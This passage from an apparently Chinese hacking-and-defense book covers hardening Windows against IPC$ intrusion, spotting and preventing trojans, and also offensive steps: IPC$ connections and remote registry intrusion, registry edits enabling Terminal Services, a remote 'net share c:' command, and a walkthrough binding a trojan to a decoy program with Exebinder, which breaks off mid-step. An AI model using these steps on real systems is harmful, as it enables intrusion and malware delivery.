
防止遭受IPC$漏洞入侵的方法有许多种，下面对其进行介绍。

1 禁用共享和NetBIOS

首先打开命令提示符窗口，然后使用net share命令查看本机上是否存在共享。如果存在共享，则可按照以下步骤进行操作。

1 打开“网络连接”窗口

❶ 右击“网上邻居”图标；❷ 单击“属性”命令，如下图所示。




2 打开“本地连接 属性”对话框

❶ 右击“本地连接”图标；❷ 单击“属性”命令，如下图所示。


3 取消3个项目

取消对“Microsoft网络的文件和打印机共享”、NWLink NetBIOS和NWLink IPX/SPX/NetBIOS Compatible Transport复选框的选择（有则取消），如下图所示。




4 打开Internet协议的属性对话框

❶ 选择“Internet协议（TCP/IP）”复选框；❷ 单击“属性”按钮，如下图所示。




5 打开“高级TCP/IP设置”对话框

在打开的“Internet协议（TCP/IP）属性”对话框中单击“高级”按钮，如下图所示。



6 禁用TCP/IP上的NetBIOS

❶ 单击切换到WINS选项卡；❷ 选中“禁用TCP/IP上的NetBIOS”单选按钮；❸ 单击“确定”按钮，如下图所示。



之后再连续单击两次“确定”按钮即可完成设置。

2 设置本地安全策略


在本地安全策略里设置对匿名访问的限制，也可有效阻止IPC$入侵。

1 打开“运行”对话框

❶ 单击“开始”按钮；❷ 单击“运行”命令，如下图所示。

2 输入命令

❶ 输入“secpol.msc”；❷ 单击“确定”按钮，打开“本地安全设置”窗口，如下图所示。




3 打开选项

❶ 依次展开“本地策略\安全选项”；❷ 双击“网络访问：不允许SAM账户和共享的匿名枚举”选项，如下图所示。

4 启用设置

❶ 选中“已启用”单选按钮；❷ 单击“确定”按钮，如下图所示。



3 通过注册表禁止共享


通过修改注册表，也可以禁止共享，其操作方法如下。

1 定位值项

打开“注册表编辑器”，❶ 依次展开HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa；❷ 双击右侧窗格中的restrictanonymous值，如右图所示。

2 设置数值数据

❶ 在“数值数据”文本框中输入“1”作为新的键值；❷ 单击“确定”按钮，如下图所示。



3 新建DWORD值项

❶ 在右侧窗口上单击鼠标右键；❷ 单击“新建”子菜单下的“DWORD值”命令，如下图所示。

4 服务器设置

如果本机是服务器，将新建值名称设置为AutoShareServer，❶ 将“数值数据”设置为0；❷ 单击“确定”按钮，如下图所示。

5 客户机设置

如果本机是客户机，将新建值名称设置为AutoShareWks，❶ 将“数值数据”设置为0；❷ 单击“确定”按钮，如下图所示。

8.2 利用注册表入侵

注册表包含着Windows系统软、硬件的设置，是一个非常重要的数据库。通过修改注册表，可以达到很多目的，如开启终端服务等，因此注册表也是黑客经常光顾的地方。下面就来看看通过注册表入侵的方法。

8.2.1 开启远程注册表服务

视频教程见光盘

为了方便网络管理员对网络中的计算机进行管理，微软公司在注册表编辑器中设计了“连接网络注册表”功能，使得管理人员和用户通过注册表可以在网络上远程检查系统的配置和设置，但是该功能能够被黑客所利用，对他人的注册表进行远程操作。

如果一台计算机没有开启远程注册表服务，那么即使完成了IPC$连接，也不能操作注册表。此时可按照下面的步骤开启远程注册表服务。

1 打开“运行”对话框

使用 net use \\192.168.1.6\ipc$ "123456"/user:"che"命令进行IPC$连接，如右图所示。

2 打开“计算机管理”窗口


❶ 右击“我的电脑”图标；❷ 单击“管理”命令，如下图所示。

3 执行“连接到另一台计算机”命令

❶ 单击“操作”菜单；❷ 单击“连接到另一台计算机”命令，如下图所示。

4 设置远程计算机的IP地址

❶ 在“另一台计算机”文本框中输入远程计算机的IP地址；❷ 单击“确定”按钮，如下图所示。



5 打开远程注册表选项的属性

❶ 在左边窗格依次展开“服务和应用程序\服务”；❷ 双击右侧窗口的Remote Registry选项，如下图所示。

6 设置启动类型


❶ 将“启动类型”设置为“自动”；❷ 单击“应用”按钮，如下图所示。

7 启动远程注册表服务

❶ 单击“启动”按钮；❷ 单击“确定”按钮，如下图所示。

8 断开IPC$连接

使用net use * /del命令断开IPC$连接，如右图所示。



8.2.2 连接远程注册表

视频教程见光盘

确认打开对方的远程注册表服务以后，即可通过本地注册表编辑器来连接远程计算机的注册表并进行入侵了。

1 进行IPC$连接

使用 net use \\192.168.1.6\ipc$ "123456" /user:"che"命令进行IPC$连接，如下图所示。

2 启动远程注册表服务

❶ 单击“文件”菜单；❷ 单击“连接网络注册表”命令，如下图所示。

3 输入远程计算机的地址或名称

❶ 输入远程计算机的IP地址或计算机名；❷ 单击“确定”按钮，如下图所示。

4 输入用户名和密码

❶ 输入用户名；❷ 输入密码；❸ 单击“确定”按钮，如下图所示。

5 连接成功

连接成功后，会在本地注册表下方出现远程计算机的注册表项目，即可进行操作了，如右图所示。

8.2.3 通过注册表开启终端服务

使用Telnet登录远程计算机后，始终只能使用字符界面进行操作，有时会不太方便。而Windows提供一种称为“终端服务”的功能，用户远程登录之后，可以以图形界面（也就是系统桌面的形式）操作服务器上的资源，这种原用于方便远程用户的功能，却常被黑客所利用。黑客为了方便操作，经常从注册表中开启终端服务。

按照前面讲解过的方法打开远程注册表，找到并修改以下值项。

```
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\
Netcache]
"Enabled"="0"
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\
Winlogon]
"ShutdownWithoutLogon"="0"
[HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\
Installer]
"EnableAdminTSRemote"=dword:00000001
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal
Server]
"TSEnabled"=dword:00000001
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\TermDD]
"Start"=dword:00000002
[HKEY_USERS\.DEFAULT\KeyboardLayout\Toggle]
"Hotkey"="1"
```

哪来的用户名与密码

细心的读者可能要问：从最开始的IPC$连接，到最后面的注册表入侵，都没有讲到如何获取管理员账号与密码，没有它们，就只能建立空连接了。实际上，有了IPC$空连接作为连接基础，入侵者可以进行反复的试探性连接，直到连接成功、获取密码。可见，IPC$为入侵者通过暴力破解来获取远程主机管理员密码提供了可能性，被入侵只是时间问题。

8.3 常见问题解答

下面是一些常被问到的问题，这里统一进行回答。

问：与远程主机建立IPC$连接需要满足什么条件？

答：（1）本地计算机所需条件为操作系统应该是Windows 2000或以上，不能使用Windows 9x，因为Windows 9x系列操作系统的网络功能还不完善，与远程主机建立IPC$，本地计算机也应该开放IPC$；（2）在获得远程主机

的管理员账号和密码的情况下，IPC$才可能建立成功，IPC$空连接除外；（3）远程计算机所需条件为需要开放IPC$共享，运行Server服务。综上所述，虽然需要本地计算机和远程计算机满足这么多条件，但这些条件都是系统默认安装的。因此，只要本地计算机和远程主机没有进行更改，就可实现IPC$。

问：既然使用IPC$空连接就可以与远程主机建立连接，那么未授权者能通过IPC$空连接来控制远程主机吗？

答：IPC$是基于账号和密码的，当拥有远程主机上的账号和密码后才能成功建立有效的IPC$，而且建立的IPC$拥有相应账号的权限。按照这个道理，虽然使用IPC$空连接能够与远程主机建立连接，但是该连接没有任何权限。也就是说，未授权者不能通过IPC$空连接控制远程计算机。

问：与远程主机建立IPC$连接成功，但是文件复制到远程主机失败，为什么？

答：在复制文件到远程主机之前需要先用管理员账号与远程主机建立IPC$连接，而不是IPC$空连接。如果建立了IPC$连接仍然不能进行复制操作，则说明远程主机关闭了C盘、D盘等默认共享资源，这时可以使用计划任务开启这些共享资源，例如at \\192.168.1.6 13:40 net share c:。

问：当通过IPC$建立连接时出现“错误5”，结果造成连接建立失败，为什么？

答：各类常见错误号意义如下。

错误号5：原因是权限不足。

错误号51：Windows无法找到网络路径，网络有问题。

错误号53：找不到网络路径，IP地址错误；目标未开机；目标Server服务未启动；目标有防火墙（端口过滤）或者没有IPC$。

错误号67：找不到网络名，用户的Workstation服务未启动；目标删除了IPC$。

错误号1219：提供的凭据与已存在的凭据集冲突，用户已经和对方建立了一个IPC$，请删除再连。

错误号1326：未知的用户名或错误密码，原因很明显了。

错误号1792：试图登录，但是网络登录服务没有启动，目标NetLogon服务未启动。

错误号2242：此用户的密码已经过期，目标有账号策略，强制定期要求更改密码。

问：即使用户名和密码并不正确，有时也能与远程主机建立IPC$连接，为什么？

答：确实存在着这种情况，有时使用随便命名的用户名和密码，甚至该账号并不存在，也可以与远程主机建立IPC$连接。该情况类似于IPC$空连接漏洞，其结果也与建立IPC$空连接后一样，不能执行操作类命令。

Chapter 09

木马入侵与防御


本章导读

虽然目前大多数的杀毒软件都有自动清除木马的能力，但面对层出不穷的木马变种和最新木马时，仍然显得力不从心，因此计算机用户了解木马的攻击原理非常有必要。本章就专门讲解常见的木马入侵手法和伪装手段，以及识别与防御的方法，并在最后以实例讲解木马的伪装与使用的方法。

知识技能要求

通过对本章内容的学习，读者将学会木马的识别与防御的方法。学完后可掌握的相关技能知识如下：

- 理解常见的木马入侵手法
- 理解木马的伪装手段
- 掌握识别木马的方法
- 掌握防御木马入侵的方法
- 了解捆绑木马的方法
- 了解经典木马“冰河”的使用方法



9.1 深入了解木马

在第3章中，我们已经初步了解了有关木马的一些情况。但要防御木马的入侵，还需要进一步了解木马的入侵手法与伪装手段等，具备识别木马的能力，才能够有效地阻止木马入侵。

9.1.1 木马常用的入侵手法

虽然木马程序千变万化，但大多数木马程序的入侵手法都是差不多的。下面就来看看木马程序常用的入侵手法。

1 在win.ini文件中加载

在win.ini文件中的[windwos]段中有加载项“run=”和“load=”，一般此两项为空。如果发现此两项加载了任何程序时应特别当心，可根据其提供的文件路径和功能进一步检查。这两项分别是用来当系统启动时自动运行和加载程序的，如果木马程序加载到这两个子项中之后，那么系统启动后即可自动地运行或者加载。当然也有可能系统之中确实需要加载某一程序，但这更是木马利用的好机会——往往会在现有加载的程序文件名之后再加一个它自己的文件名或者参数，该文件名一般使用用户常见的command.exe、sys.com等文件来伪装。

2 在system.ini文件中加载

在系统信息文件system.ini中也有一个启动加载项，那就是在[BOOT]子项中的“Shell”项。

在这里木马最惯用的伎俩就是把本应为“Explorer”的变成它自己的程序名。这些改变如果不仔细留意是很难被发现的，这就是前面所讲的欺骗性。当然也有的木马不是这样做的，而是直接把“Explorer”改为别的名称，或者在“Explorer”后面加上一个木马程序进行启动。

3 在Winstart.bat中启动

Winstart.bat是一个特殊性丝毫不亚于Autoexec.bat的批处理文件，也是一个能自动被Windows加载运行的文件。它多数情况下为应用程序及Windows自动生成，在执行了Win.com并加载了多数驱动程序之后开始执行。由于Autoexec.bat的功能可以由Winstart.bat代替完成，因此木马完全可以像在Autoexec.bat中那样被加载运行，危险即由此而来。

4 启动组

木马隐藏在启动组中虽然不是十分隐蔽，但这里的确是自动加载运行的好场所，因此还是有木马驻留在这里。启动组对应的文件夹为C:\WINDOWS\Start Meau\Programs\StartUp，在注册表中的位置为HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders Startup="C:\WINDOWS\Start Menu\Programs\StartUp"。

5 ini文件

后缀名为.ini的文件是应用程序的启动配置文件。控制端利用这些文件能启动程序的特点，将制作好的带有木马启动命令的同名文件上传到服务端覆盖同名文件，这样就可以达到启动木马的目的了。

6 修改文件关联

修改文件关联是木马常用的手段，正常情况下TXT文件的打开方式为Notepad.exe文件。但种了文件关联木马后，TXT文件的打开方式就会被修改为用木马程序打开，例如著名的“冰河”木马采用的就是这样的方式。一旦用户双击一个TXT文件，原本应该用“记事本”打开该文件的，现在却变成启动木马程序了。不仅是TXT文件，其他的诸如HTML、EXE、ZIP、COM等都是木马的目标。要对付这类木马，只能检查HKEY_CLASSES_ROOT\文件类型\shell\open\command主键，查看其键值是否正常。

7 捆绑文件

要实现这种触发条件，首先需要控制端和服务端已通过木马建立连接，然后控制端用户使用工具软件将木马文件和某一应用程序捆绑在一起，随即上传到服务端覆盖原文件。这样即使木马被删除了，只要运行捆绑了木马的应用程序，木马会被重新安装，绑定到某一应用程序中。如果绑定到系统文件，那么每一次启动Windows时均会同时启动木马。

9.1.2 深入了解木马的伪装手段

木马如果没有伪装手段，很容易就被识别出来，也就达不到潜伏在计算机中的目的了。木马的设计者为了能够更好地降低用户的警惕心，达到欺骗用户的目的，常采用以下手段进行伪装。

1 修改图标

木马服务端所用图标有一定的规律可循，木马经常故意伪装成XT.HTML，等待用户因为疏忽而将其认为是没有危害的文件图标并打开。

2 捆绑文件

这种伪装手段是将木马捆绑到一个安装程序中，当安装程序运行时，木马就会在用户毫无察觉的情况下偷偷地进入系统。被捆绑的文件一般是可执行文件，例如EXE、COM等文件。

3 出错显示

有一定木马知识的人都知道，如果打开一个可执行文件却没有任何反应，这很可能就是个木马程序。木马的设计者也意识到了这个缺陷，所以已经有木马提供了一个称为“出错显示”的功能。当服务端用户打开木马程序时，就会弹出一个错误提示框，错误内容可能为“文件已损坏，无法打开”等的信息，让用户不对程序产生怀疑之心，这样木马就悄悄进驻操作系统了。

4 定制端口

很多老式的木马端口都是固定的，这给判断是否感染木马带来了方便，只要查一下特定的端口就知道感染了什么木马。所以现在很多木马都加入了“定制端口”的功能，可以在1024~65 535之间任选一个端口作为木马端口，这样就给判断所感染木马类型带来了麻烦。

5 木马更名

如果木马的名称不做任何修改，那么用户通常能够很容易地辨认出木马程序。为了增强木马的欺骗性，木马设计者经常给木马取一个具有迷惑性的名称，或者允许控制端用户自由定制安装后的木马文件名，这样就很难判断所感染的木马类型了。木马大多数是被改为和系统文件名类似的名称，例如有的木马将名称改为Exp1orer.exe（第四个字母由小写的“l”变为数字“1”）。

6 扩展名欺骗

更改木马程序的扩展名为其他图像、文档等文件的扩展名，这样能从视觉上骗过用户，从而得到执行。

例如图像文件的扩展名就不可能是.exe，而木马程序的扩展名又必定是.exe，这样，多数用户在看到扩展名为.exe的文件时就会很小心。于是木马设计者就将文件名进行一些改变，例如将木马程序的名称更改为picture.jpg.exe，因为Windows系统默认是不显示扩展名的，于是用户就只能看见一个picture.jpg文件了。此时如果用户的计算机恰好是设置为隐藏扩展名，就很容易将其当成一个图像文件而启动了。当然，有的用户也有可能会想到，为什么其他文件都没有扩展名而这个文件有扩展名呢？于是开始觉得这个文件有些古怪，但能想到这一点的用户多少已经具有一定的计算机基础知识，而且还非常仔细，这两点很多用户都做不到。


要让Windows系统显示文件的扩展名，可按下面的步骤进行操作。

1 打开“文件夹选项”对话框

打开“我的电脑”窗口，❶ 单击“工具”菜单；❷ 单击“文件夹选项”命令，如下图所示。

2 取消对扩展名隐藏选项的选择

❶ 单击切换到“查看”选项卡；❷ 取消对“隐藏已知文件类型的扩展名”复选框的选择；❸ 单击“确定”按钮，如下图所示。



7 自我销毁

“自我销毁”功能是为了弥补木马的一个缺陷而设计的。当服务端用户打开含有木马的文件后，木马会将自己复制到Windows的系统文件夹中。一般来说，源木马文件和系统文件夹中的木马文件的大小是一样的（捆绑文件的木马除外），那么用户只要在近来收到的信件和下载的软件中找到源木马文件，然后根据源木马的大小去系统文件夹找相同大小的文件，判断一下哪个是木马即可。而木马的“自我销毁”功能是指安装完木马之后，源木马文件会自动销毁，这样服务端用户就很难再找到木马的来源了，此时在没有查杀木马工具的帮助下是很难删除木马的。

9.1.3 识别木马有招数

一些常见的木马都是采用打开TCP端口监听和写入注册表启动等方式。而使用木马克星等软件可以检测到这些木马，这些检测木马的软件大多是利用检测TCP连接、注册表等信息来判断是否有木马入侵，因此用户也可以通过手动来侦测木马。当遇到下面的一些情况时，最好检查一下自己的计算机是否中了木马。

- 没有打开浏览器，而浏览器突然自动打开并进入某个网页时，应注意。
- 在操作计算机时，屏幕上突然出现警告框或者询问框，应详查是否正常。

- Windows系统配置经常自动莫名其妙地被更改，例如屏保显示的文字、时间和日期、声音大小、鼠标灵敏度，以及光驱的自动运行配置等。
- 硬盘长时间地读盘、网络连接及鼠标屏幕出现异常现象。

出现上面这些情况时，应该马上检查正在对外进行的连接，看看是否计算机正在访问可疑的地址。

被植入木马后不一定有异常表现

有些黑客攻击他人的计算机不过是想寻找一个跳板，以便借用该机器做更重要的事情。于是黑客通常会将其木马隐藏得很深，并且会将他人的计算机变成一台可以长期使用的“肉鸡”，这样的情况下，即使被植入了木马，受害的计算机也不会有任何表现。

如果发现自己的计算机中存在木马，首先应该立即对其进行删除操作。此时要先断开与网络的连接，切断黑客通信的途径，然后在各种途径中查找。如果是在注册表中发现了木马，则要利用注册表的查找功能对注册表进行一次全面的搜索，清除所有的木马可能隐藏的位置，做到彻底清除。如果事先做过注册表备份，最好在全部删除注册表后，再导入原先备份的注册表。另外，还可以通过软件检查系统进程来发现木马，例如Windows进程管理器等。

9.1.4 防范木马的入侵

既然已经了解了木马入侵的手法与伪装手段，那么也就相应地有了防范措施。下面的防范措施虽然不能完全杜绝木马的入侵，但可以减少感染木马的风险。

- 不要执行任何来历不明的软件。从网上下载的软件在安装和使用之前一定要用反病毒软件进行检查，确定里面没有病毒和木马再执行和使用。
- 邮箱应进行设置。邮箱一定要设置垃圾邮件过滤，这样可以减少收到包含病毒和木马的垃圾邮件。
- 不要轻信他人。不要随意地运行他人发送来的软件，即使是朋友发来的软件，也应该先检查再使用，因为朋友可能不知道自己的系统已经被植入了木马。
- 不要公开自己的个人资料。不要在聊天室和论坛等地方公开自己的电子邮箱地址，因为这些地址会被收集起来作为攻击对象。
- 妥善保管敏感资料。将各种账号和密码保存在连接到Internet的计算机中，或者保存在多人共用的计算机中，是非常危险的行为。计算机一旦被黑客或其他别有用心的人入侵，就可能会丢失重要的信息。
- 不要引起网友的反感。在网络上引起网友的反感，可能会导致报复，受到黑客攻击。
- 不要随便下载软件。不要在不可靠的小站点、论坛等地下载软件，因为这些地方正是新病毒木马发布的首选之地。

- 使用第三方邮件程序。不要使用Microsoft的Outlook程序，因为Outlook程序的安全漏洞实在是太多了，是黑客首选攻击的对象。采用Foxmail等第三方邮件程序要安全得多。
- 不要轻易打开不明附件和链接。一些广告邮件中的附件或者其中的链接，以及QQ中的链接都可能带有危险性，不要轻易去打开。
- 始终显示Windows文件的扩展名。使用前面介绍的方法进行设置，总会显示Windows文件的扩展名，为此应防止黑客实施扩展名欺骗攻击。一般来说，扩展名为.vbs、.shs、.pif的文件多为木马病毒的特征文件。
- 尽量少用共享文件夹。如需要设置文件共享，则最好单独地开一个共享文件夹，把所有需要共享的文件都放在该共享文件夹中，绝不可将系统文件夹设置成共享。
- 给电子邮件加密。为了确保自己的邮件不被其他人看到，同时也为了防止黑客的攻击，可以使用PGP等加密软件给电子邮件加密。
- 隐藏IP地址。最好用一些工具软件隐藏计算机的IP地址，这样可以让很多攻击失效。
- 运行反木马实时监控程序。在上网时一定要运行反木马实时监控程序、专业的最新杀毒软件和个人防火墙等进行监控。

9.2 木马的捆绑与使用


最初的木马程序都是作为单独的一个可执行文件出现的，但这样的形式常引起目标的警惕，拒绝执行。于是黑客想出了一个高明的伪装方法：“捆绑”，即将木马程序与一个正常程序或文件捆绑起来，当执行正常程序或打开正常文件时，就会执行木马程序。

9.2.1 使用Exebinder捆绑木马

Exebinder可以把两个可执行程序捆绑成一个程序，执行捆绑后的程序就等于同时执行了两个程序。它会自动地更改图标，使捆绑后的程序和捆绑前的程序图标一样，起到欺骗受害者的作用。在Exebinder中，先选定一个掩饰用的正常程序，再选定一个木马程序，然后指定输出位置，即可完成捆绑其具体操作步骤如下。


1 进入欢迎界面

运行Exebinder后，单击“下一步”按钮，如下图所示。



2 准备选择第一个可执行文件

单击“点击这里 指定第一个可执行文件”按钮，如下图所示。




3 选择第一个可执行文件

❶ 选择作为掩饰的可执行文件；❷ 单击“打开”按钮，如下图所示。


4 进入下一步

返回EXE捆绑机界面，单击“下一步”按钮，如下图所示。



5 准备选择第二个可执行文件

单击“点击这里 指定第二个可执行文件”按钮，如下图所示。




6 选择第二个可执行文件

❶ 选择木马程序文件；❷ 单击“打开”按钮，如下图所示。


7 进入下一步

返回EXE捆绑机界面，单击“下一步”按钮，如下图所示。



8 准备设置文件存放的位置

单击“点击这里 指定保存路径”按钮，如下图所示。



9 设置文件存放的位置

